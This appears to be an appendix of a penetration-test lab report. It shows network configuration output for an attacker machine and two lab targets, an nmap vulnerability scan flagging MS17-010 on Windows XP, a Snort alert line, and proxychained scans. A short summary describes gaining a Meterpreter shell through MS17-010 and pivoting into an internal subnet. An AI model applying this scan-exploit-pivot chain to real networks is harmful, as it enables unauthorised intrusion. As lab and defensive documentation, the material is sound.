
A Meterpreter shell was established after exploiting MS17-010 and was further used to route traffic from the 10.0.15.X subnet back to the threat actor (192.168.56.3) through proxy chaining.

Appendix

Network Configuration

Kali Linux (Attack System)


192.168.56.3



```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.3  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 3879  bytes 1387055 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9066  bytes 1605050 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:86:57:9d  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 58  bytes 16854 (16.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 16854 (16.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Windows XP SP3 (Target 1)


192.168.56.4 & 10.0.15.3



```
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.15.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Web App (Target 2)

10.0.15.4




```
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:8e:2c:e5:54  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.15.4  netmask 255.255.255.0  broadcast 10.0.15.255
        inet6 fe80::a00:27ff:fef4:efa6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f4:ef:a6  txqueuelen 1000  (Ethernet)
        RX packets 10575  bytes 840350 (820.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5895  bytes 414816 (405.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Windows XP SP3 (Target 1)


Nmap Scans

nmap -sV -script vuln -Pn 192.168.56.4



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -script vuln -Pn 192.168.56.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 20:47 EST
Nmap scan report for 192.168.56.4
Host is up (0.0028s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
3389/tcp open   ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:micro
soft:windows_xp

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.68 seconds
```


Snort Alert



```
12/15-16:33:12.390628  [**] [1:1000001:1] Potential MS17-010 SMBv1 Win XP [**]
```

10.0.15.4 Web Application

Proxychain Nmap Scans



```
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:8081 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:7 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:5004 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:1002 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:1600 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:1244 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:4001 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:9050 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:7435 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:2604 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:5120 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:3261 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:5100 ⟵socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1050  ...  10.0.15.4:1132 ⟵socket error or timeout!
Nmap scan report for 10.0.15.4
Host is up (1.0s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1017.88 seconds
```